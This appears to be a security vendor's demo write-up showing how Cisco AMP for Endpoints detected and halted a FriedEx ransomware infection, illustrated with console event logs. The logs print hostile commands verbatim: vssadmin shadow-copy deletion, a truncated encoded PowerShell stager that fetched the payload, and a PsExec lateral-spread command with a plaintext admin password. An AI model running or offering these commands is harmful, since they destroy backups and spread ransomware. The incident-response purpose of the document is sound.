FriedEx Demo Data

Last Updated: February 21, 2019

INTRODUCTION

FriedEx was first encountered in the wild in July 2017 under the name BitPaymer, and began impacting hospitals in Scotland the following month, gaining it notoriety. The name changed later on after a ESET research discovered that the code was very closely related to Dridex. Unlike Dridex, FriedEx was targeted primarily at larger organizations rather than individual PC owners.

The following scenario describes an encounter with this malware threat in the wild, in which Cisco AMP for Endpoints observed and successfully blocked the encryption process of the FriedEx ransomware using the MAP (Malicious Activity Protection) engine. This effectively saved the customer's environment from the ransomware outbreak. This demo will highlight how the AMP for Endpoints solution detected and stopped the ransomware in its tracks. For the purposes of this demo the connector was set to audit mode to ensure the MAP engine would have a chance to trigger before any quarantine events fired.

The Attack

In the wild, FriedEx is known to enter an environment via RDP (Remote Desktop Protocol), brute-forcing and then spreading through the network via PsExec. Once on a system, FriedEx will begin encrypting files using a strong encryption algorithm. This will be detected and stopped by MAP and then by AMP Cloud signatures.

Detection and Remediation


Upon login to the FireAMP console you will be on the dashboard. Opening the inbox tab will show Connectors that have signs of compromise. It's a convenient grouping of the major alerts in your FireAMP deployment, allowing you to determine which computers are most in need of attention. In our scenario, we see the Demo_AMP_MAP_FriedExcomputer has events indicating a compromise.

Click on the name to show a summary of information known about that computer, including recent events that have been detected.

To begin the incident response process, click on the event name in the summary, or click on the Device Trajectory link at the bottom of the summary.

Tracing the Attack

Upon opening Device Trajectory we can look for the MAP detection, which shows where the execution of the ransomware was halted. The MAP detection event will list the files it believes were encrypted before execution was halted:



MAP detected W32.MAP.Ransomware.rewrite as **mscorsvw.exe**, Windows® Search 7.0.9600.18722 (90b63fbd...9054f2a0) [PE_Executable] .

by **services.exe**, Microsoft® Windows® Operating System 6.1.7601.18829 (a86d6a6d...cb9b6536)[PE_Executable] executing as SYSTEM@NT AUTHORITY.

The file was **not quarantined.** In audit only mode.

Affected Files Count: 5


Affected Files:

C:\dhcp.txt.locked

C:\$Recycle.Bin\S-1-5-21-1168719264-1726549036-525623379-24149\$I3WYZRJ.zip.locked

As we can see there are a couple of files which now have a `.locked` extension. This is a known trait of FriedEx, which helps confirm that this is indeed the malware we are dealing with.

Before the ransomware began encryption we can see another event for Windows shadow copy deletion detected as PossibleRansomwareShadowCopyDeletion. Ransomware often does this to prevent users from simply performing a system restore after encryption has occurred:




2019-01-15 17:59:30 UTC

Cloud IOC: W32.PossibleRansomwareShadowCopyDeletion.ioc

Description: Shadow copies are snapshots of part of the filesystem, used for backups and restore points. Ransomware may delete these to prevent the user from restoring files that it has encrypted or destroyed. Aside from ransomware, shadow copy deletion may also be used by other types of malware to remove forensic evidence of malicious activity.

Command Line Arguments:
```
C:\Windows\system32\vssadmin.exe Delete Shadows /All /Quiet
```

Going back a little bit further we can see that Powershell ran a set of encoded commands, which downloads and executes a new executable called 212.exe:




2019-01-15 17:55:07 UTC

Cloud IOC: W32.PowershellEncodedBuffer.ioc

Description: PowerShell is a Windows utility that allows access to many Microsoft APIs within a shell environment. In this case, a shell was launched with an encoded command or to use Base64 to decode or encode an existing file or command. Malware authors may use this technique to bypass antivirus tools.

Command Line Arguments: C:\Windows\system32\cmd.exe /C start /b C:\Windows\System32\WindowsPowershell\v1.0\powershell -noP -sta -w 1 -enc

SQBmACgAJABQAFMAVgBlAHIAUwBJAE8AbgBUAEEAQgBsAEUA
LgBQAFMAVgBFAFIAUwBpAE8ATgAuAE0AQQBqAG8AUgAgAC0A
ZwBlACAAMwApAHsAJABHAFAAUwA9AFsAcgBlAEYAXQAuAEEAU
wBTAEUATQBiAEwAWQAuAEcAZQB0AFQAWQBwAEUAKAAnAFM
AeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAE
EAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwAp
AC4AIgBHAEUAVABGAGkARQBgAGwARAAiACgAJwBjAGEAYwBo
AGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdAB
pAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBj
ACwAUwB0AGEAdABpAGMAJwApAC4ARwBFAHQAVgBBAEwAdQ



2019-01-15 17:59:02 UTC

212.exe, Windows® Search 7.0.9600.18722 (90b63fbd...9054f2a0)[PE_Executable] was Created by **powershell.exe**, Microsoft® Windows® Operating System 6.1.7600.16385 (a8fdba9d...6867dab8)[PE_Executable] .

Unknown disposition.

Benign parent disposition.

File full path: c:\windows\temp\212.exe

File SHA-1: c78f4c22dd195a1791472a2c271a0c85b53900d9.

File MD5: 75a758a0c5cea48c9922d64a113d0f9d.


File size: 302323 bytes.

Parent file SHA-1: 5330fedad485e0e4c23b2abe1075a1f984fde9fc.

Parent file MD5: 852d67a27e454bd389fa7f02a8cbe23f.

Parent file size: 473600 bytes.

The new executable 212.exe is responsible for creating yet another executable, which at first glance appears to be a legitimate Windows executable. However this is not the case: 212.exe has actually created a new file in the alternate data stream of mscorsvw.exe. Looking closely at the filename we can see the extra “:0” at the end, indicating that an alternate data stream is being written to:



2019-01-15 17:59:30 UTC

mscorsvw.exe:0, Microsoft® .NET Framework 2.0.50727.5483 (0809e3b7...93abec66)[PE_Executable] was Created by **212.exe**, Windows® Search 7.0.9600.18722 (90b63fbd...9054f2a0) [PE_Executable] .

Benign disposition.

Unknown parent disposition.

File full path: c:\windows\microsoft.net\framework\v2.0.50727\mscorsvw.exe:0

File SHA-1: 6107fb5303a7a886f6f2674fb73c543696779dac.

File MD5: f13ec8a783e0cb0d6dc26a3ca848b7b8.

File size: 67224 bytes.

File signed by Microsoft Corporation with certificate serial 33000000b011af0a8bd03b9fdd0001000000b0 from Microsoft Code Signing PCA. Expired 22:33:39, Thu Apr 24 2014 UTC.

File cert MD5: 7493c06a5c907909c88c812a342ea651.


File cert SHA-1: 108e2ba23632620c427c570b6d9db51ac31387fe.

Parent file SHA-1: c78f4c22dd195a1791472a2c271a0c85b53900d9.

Parent file MD5: 75a758a0c5cea48c9922d64a113d0f9d.

Parent file size: 202222 bytes

The last component of this attack is the invocation of PsExec. The command line for PsExec shows a file being copied to a remote share to allow spreading across the network. As it so happens we see yet another Cloud IOC detect this as well called PsexecAsAdmin, which highlights the command line:




2019-01-15 16:56:55 UTC

Cloud IOC: W32.PsexecAsAdmin.ioc

Description: The psexec utility was executed as admin.

Command Line Arguments: PsExec.exe @C:\share$\comps4.txt -u FileShare\Administrator -p lH+cTK.X2V=otcrT*?vF cmd /c COPY \\nwdc02\share$\212.exe C:\windows\temp\

Finally, we can see that well after MAP blocked the execution of FriedEx, a Simple_Custom_Detection tried to quarantine the 212.exe executable:



2019-01-16 04:28:23 UTC

212.exe, Windows® Search 7.0.9600.18722 (90b63fbd...9054f2a0)[PE_Executable] was Created by **explorer.exe**[common filename], 6.1.7601.17514 (6a671b92...bc57576a)[PE_Executable].

Detected as Simple_Custom_Detection.

The file was **not quarantined**. Quarantine event missing.

Benign parent disposition.

File full path: c:\share$\212.exe

File SHA-1: c78f4c22dd195a1791472a2c271a0c85b53900d9.

File MD5: 75a758a0c5cea48c9922d64a113d0f9d.

File size: 302323 bytes.

Parent file SHA-1: 4583daf9442880204730fb2c8a060430640494b1.

Parent file MD5: ac4c51eb24aa95b77f705ab159189e24.

Parent file size: 2872320 bytes.

Parent file signed by Google Inc with certificate serial 4c40dba5f988fae57a57d6457495f98b from VeriSign Class 3 Code Signing 2010 CA. Expired 23:59:59, Wed Dec 14 2016 UTC.

Parent file cert MD5: 1b6fd71db426763e1594e910c147d2eb.

Summary

This scenario highlights the power of AMP for Endpoints in alerting and defending against ransomware attacks. Relying on scanning and traditional signature-based detections can work for many attacks such as backdoors where the time factor is not as crucial. When dealing with ransomware, this is not the case, and every second is vital. AMPs MAP (Malicious Activity Protection) engine is uniquely suited to this task and will halt suspicious process execution without actually quarantining the file. This ensures that the scanning will have a chance to look up the disposition of a file before a large amount of damage can be done.